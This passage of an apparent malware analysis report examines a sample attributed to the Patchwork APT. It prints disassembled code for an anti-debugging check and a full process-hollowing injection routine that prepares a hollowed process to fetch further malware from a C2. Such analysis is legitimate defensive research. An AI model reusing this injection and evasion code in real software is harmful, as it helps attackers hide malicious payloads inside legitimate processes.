
We can note this check with the IsProcessorFeaturePresent function, for check if and raise an exception for close the program.



```
;-- fcn.004014c2:
(fcn) CallcheckDebug 17
  CallcheckDebug (int32_t arg_4h, int32_t arg_8h);
; var int32_t var_324h @ ebp-0x324
; arg int32_t arg_4h @ ebp+0x4
; arg int32_t arg_8h @ ebp+0x8
cmp ecx, dword [0x403004]
bnd jne 0x4014cd
```

```
bnd ret
```


```
bnd jmp CheckDebug
```




```
|- CheckDebug 251
  CheckDebug (int32_t arg_4h, int32_t arg_8h);
; var int32_t var_324h @ ebp-0x324
; arg int32_t arg_4h @ ebp+0x4
; arg int32_t arg_8h @ ebp+0x8
push ebp
mov ebp, esp
sub esp, 0x324
push 0x17                              ; 23 ; DWORD ProcessorFeature
call sub.KERNEL32.dll_IsProcessorFeaturePresent ; BOOL IsProcessorFeaturePresent(DWORD ProcessorFeature)
test eax, eax
je 0x401514
```

```
push 2                            ; 2
pop ecx
int 0x29
```

```
mov dword [0x403108], eax
mov dword [0x403104], ecx
mov dword [0x403100], edx
mov dword [0x4030fc], ebx
mov dword [0x4030f8], esi
mov dword [0x4030f4], edi
mov word [0x403120], ss
mov word [0x403114], cs
mov word [0x4030f0], ds
mov word [0x4030ec], es
mov word [0x4030e8], fs
mov word [0x4030e4], gs
pushfd
pop dword [0x403118]
mov eax, dword [ebp]
mov dword [0x40310c], eax
mov eax, dword [arg_4h]
mov dword [0x403110], eax
lea eax, [arg_8h]
mov dword [0x40311c], eax
mov eax, dword [var_324h]
mov dword [0x403058], 0x10001
mov eax, dword [0x403110]
mov dword [0x403014], eax
mov dword [0x403008], 0xc0000409
mov dword [0x40300c], 1
mov dword [0x403018], 1
push 4                            ; 4
pop eax
imul eax, eax, 0
mov dword [eax + 0x40301c], 2
push 4                            ; 4
pop eax
imul eax, eax, 0
mov ecx, dword [0x403004]
mov dword [ebp + eax - 8], ecx
push 4                            ; 4
pop eax
shl eax, 0
mov ecx, dword [section..data]    ; 0x403000
```




```
mov dword [ebp + eax - 8], ecx
push 0x4020a0
call CheckException
mov esp, ebp
pop ebp
ret
```



```
(fcn) CheckException 40
  CheckException (struct _EXCEPTION_POINTERS *ExceptionInfo);
; arg struct _EXCEPTION_POINTERS *ExceptionInfo @ ebp+0x8
push ebp
mov ebp, esp
push 0                              ; LPTOP_LEVEL_EXCEPTION_FILTER lpTopLevelExceptionFilter
call dword [sym.imp.KERNEL32.dll_SetUnhandledExceptionFilter] ; 0x402080 ; LPTOP_LEVEL_EXCEPTION_FILTER SetUnhandledExceptionFilter(LPTOP_LEVEL_EXCEPTION_FILTER lpTopLevelExceptionFilter)
push dword [ExceptionInfo]          ; struct _EXCEPTION_POINTERS *ExceptionInfo
call dword [sym.imp.KERNEL32.dll_UnhandledExceptionFilter] ; 0x40207c ; LONG UnhandledExceptionFilter(struct _EXCEPTION_POINTERS *ExceptionInfo)
push 0xc0000409                     ; HANDLE hProcess
call dword [sym.imp.KERNEL32.dll_GetCurrentProcess] ; 0x402068 ; HANDLE GetCurrentProcess(void)
push eax                            ; UINT uExitCode
call dword [sym.imp.KERNEL32.dll_TerminateProcess] ; 0x402084 ; BOOL TerminateProcess(HANDLE hProcess, UINT uExitCode)
pop ebp
ret
```

Once the check, this injects with a Process Hollowing for create a process for communicate with the C2 and wait to loader the next malware.



```
(fcn) AllocProcess 415
  AllocProcess ();
; var LPWSTR lpCommandLine @ ebp-0x68
; var LPCWSTR lpNumberOfBytesWritten @ ebp-0x24
; var LPCONTEXT lpContext @ ebp-0x20
; var LPVOID var_14h @ ebp-0x14
; var LPVOID var_10h @ ebp-0x10
; var int32_t var_ch @ ebp-0xc
; var int32_t var_8h @ ebp-0x8
; var LPVOID *lpBuffer @ ebp-0x4
push ebp
mov ebp, esp
sub esp, 0x68
push ebx
mov ebx, ecx
lea ecx, [lpCommandLine]
push esi
push 0x44                             ; 'D' ; 68
pop eax
mov esi, dword [ebx + 0x3c]
add esi, ebx
xor edx, edx
```

```
mov byte [ecx], dl
inc ecx
sub eax, 1
jne 0x40112c
```

```
push 0x10                             ; 16
pop eax
lea ecx, [lpNumberOfBytesWritten]
```

```
mov byte [ecx], dl
inc ecx
sub eax, 1
jne 0x40113a
```

```
lea eax, [lpNumberOfBytesWritten]
push eax                        ; LPCWSTR lpApplicationName
lea eax, [lpCommandLine]
push eax                        ; LPWSTR lpCommandLine
push edx                        ; LPSECURITY_ATTRIBUTES lpProcessAttributes
push edx                        ; LPSECURITY_ATTRIBUTES lpThreadAttributes
push 4                          ; 4 ; BOOL bInheritHandles
push edx                        ; DWORD dwCreationFlags
push edx                        ; LPVOID lpEnvironment
push edx                        ; LPCWSTR lpCurrentDirectory
push edx                        ; LPSTARTUPINFOW lpStartupInfo
push 0x403328                   ; '(3@' ; LPPROCESS_INFORMATION lpProcessInformation
call dword [sym.imp.KERNEL32.dll_CreateProcessW] ; 0x402058 ; BOOL CreateProcessW(LPCWSTR lpApplicationName, LPWSTR lpCommandLine, LPSECURITY_ATTRIBUTES lpProcessAttributes, LPSECURITY_ATTRIBUTES l...
test eax, eax
je 0x4012a0
```

```
push edi
push 4                          ; 4 ; LPVOID lpAddress
push 0x1000                     ; SIZE_T dwSize
push 4                          ; 4 ; DWORD flAllocationType
push 0                          ; DWORD flProtect
call dword [sym.imp.KERNEL32.dll_VirtualAlloc] ; 0x402014 ; LPVOID VirtualAlloc(LPVOID lpAddress, SIZE_T dwSize, DWORD flAllocationType, DWORD flProtect)
mov edi, eax
push edi                        ; HANDLE hThread
mov dword [var_14h], edi
mov dword [edi], 0x10007
push dword [lpContext]          ; LPCONTEXT lpContext
call dword [sym.imp.KERNEL32.dll_GetThreadContext] ; 0x402040 ; "r%" ; BOOL GetThreadContext(HANDLE hThread, LPCONTEXT lpContext)
test eax, eax
je 0x40129f
```

```
push 0                          ; HANDLE hProcess
push 4                          ; 4 ; LPCVOID lpBaseAddress
lea eax, [lpBuffer]
push eax                        ; LPVOID lpBuffer
mov eax, dword [edi + 0xa4]
add eax, 8
push eax                        ; SIZE_T nSize
push dword [lpNumberOfBytesWritten] ; SIZE_T *lpNumberOfBytesRead
call dword [sym.imp.KERNEL32.dll_ReadProcessMemory] ; 0x402050 ; BOOL ReadProcessMemory(HANDLE hProcess, LPCVOID lpBaseAddress, LPVOID lpBuffer, SIZE_T nSize, SIZE_T *lpNumberOfBytesRead)
mov eax, dword [lpBuffer]
lea ecx, [esi + 0x34]
cmp eax, dword [ecx]
jne 0x4011db
```


```
push str.NtUnmapViewOfSection      ; 0x4020a8 ; "NtUnmapViewOfSection"
push str.ntdll.dll                 ; 0x4020c0 ; u"ntdll.dll" ; HMODULE hModule
call dword [sym.imp.KERNEL32.dll_LoadLibraryW] ; 0x402034 ; "B%" ; HMODULE LoadLibraryW(LPCWSTR lpLibFileName)
push eax                           ; LPCSTR lpProcName
call dword [sym.imp.KERNEL32.dll_GetProcAddress] ; 0x402044 ; FARPROC GetProcAddress(HMODULE hModule, LPCSTR lpProcName)
push dword [lpBuffer]
push dword [lpNumberOfBytesWritten]
call eax
lea ecx, [esi + 0x34]
```

```
push 0x40                       ; '@' ; 64 ; HANDLE hProcess
push 0x3000                     ; LPVOID lpAddress
push dword [esi + 0x50]         ; SIZE_T dwSize
push dword [ecx]                ; DWORD flAllocationType
push dword [lpNumberOfBytesWritten] ; DWORD flProtect
call dword [sym.imp.KERNEL32.dll_VirtualAllocEx] ; 0x402048 ; LPVOID VirtualAllocEx(HANDLE hProcess, LPVOID lpAddress, SIZE_T dwSize, DWORD flAllocationType, DWORD flProtect)
mov dword [var_10h], eax
test eax, eax
je 0x40129f
```

```
push 0                          ; HANDLE hProcess
push dword [esi + 0x54]         ; LPVOID lpBaseAddress
push ebx                        ; LPCVOID lpBuffer
push eax                        ; SIZE_T nSize
push dword [lpNumberOfBytesWritten] ; SIZE_T *lpNumberOfBytesWritten
call dword [sym.imp.KERNEL32.dll_WriteProcessMemory] ; 0x402070 ; "j$" ; BOOL WriteProcessMemory(HANDLE hProcess, LPVOID lpBaseAddress, LPCVOID lpBuffer, SIZE_T nSize, SIZE_T *lpNumberOfBytesWritten)
and dword [var_8h], 0
xor eax, eax
cmp ax, word [esi + 6]
jae 0x401265
```

```
mov edi, dword [var_10h]
xor edx, edx
mov dword [var_ch], edx
```

```
mov ecx, dword [ebx + 0x3c]
add ecx, edx
push 0                          ; HANDLE hProcess
push dword [ecx + ebx + 0x108]  ; LPVOID lpBaseAddress
mov eax, dword [ecx + ebx + 0x10c]
add eax, ebx
push eax                        ; LPCVOID lpBuffer
mov eax, dword [ecx + ebx + 0x104]
add eax, edi
push eax                        ; SIZE_T nSize
push dword [lpNumberOfBytesWritten] ; SIZE_T *lpNumberOfBytesWritten
call dword [sym.imp.KERNEL32.dll_WriteProcessMemory] ; 0x402070 ; "j$" ; BOOL WriteProcessMemory(HANDLE hProcess, LPVOID lpBaseAddress, LPCVOID lpBuffer, SIZE_T nSize, SIZE_T *lpNumberOfBytesWritten)
mov ecx, dword [var_8h]
mov edx, dword [var_ch]
inc ecx
movzx eax, word [esi + 6]
add edx, 0x28                   ; 40
mov dword [var_8h], ecx
```



```
mov dword [var_ch], edx
cmp ecx, eax
jl 0x40121f
```

```
mov edi, dword [var_14h]
```

```
push 0                          ; HANDLE hProcess
push 4                          ; 4 ; LPVOID lpBaseAddress
lea eax, [esi + 0x34]
push eax                        ; LPCVOID lpBuffer
mov eax, dword [edi + 0xa4]
add eax, 8
push eax                        ; SIZE_T nSize
push dword [lpNumberOfBytesWritten] ; SIZE_T *lpNumberOfBytesWritten
call dword [sym.imp.KERNEL32.dll_WriteProcessMemory] ; 0x402070 ; "j$" ; BOOL WriteProcessMemory(HANDLE hProcess, LPVOID lpBaseAddress, LPCVOID lpBuffer, SIZE_T nSize, SIZE_T *lpNumberOfBytesWritten)
mov eax, dword [esi + 0x28]
add eax, dword [var_10h]
push edi                        ; HANDLE hThread
mov dword [edi + 0xb0], eax
push dword [lpContext]          ; const CONTEXT *lpContext
call dword [sym.imp.KERNEL32.dll_SetThreadContext] ; 0x40205c ; BOOL SetThreadContext(HANDLE hThread, const CONTEXT *lpContext)
push dword [lpContext]          ; HANDLE hThread
call dword [sym.imp.KERNEL32.dll_ResumeThread] ; 0x40201c ; DWORD ResumeThread(HANDLE hThread)
```


```
pop edi
```

```
push 0x8000                     ; LPVOID lpAddress
push 0                          ; SIZE_T dwSize
push ebx                        ; DWORD dwFreeType
call dword [sym.imp.KERNEL32.dll_VirtualFree] ; 0x40206c ; BOOL VirtualFree(LPVOID lpAddress, SIZE_T dwSize, DWORD dwFreeType)
pop esi
pop ebx
mov esp, ebp
pop ebp
ret
```

At the date of the submission in VT, the C2 is down and the next step can't be analysed.

Cyber kill chain

The process graph resume the cyber kill chain used by the attacker.



Cyber Threat Intel

Firstly, we can observe that the payload seems be with the Professional version of Inpage (2.21). Inpage is currently used in Pakistan which is consistent with the fact that Patchwork is an Indian APT.

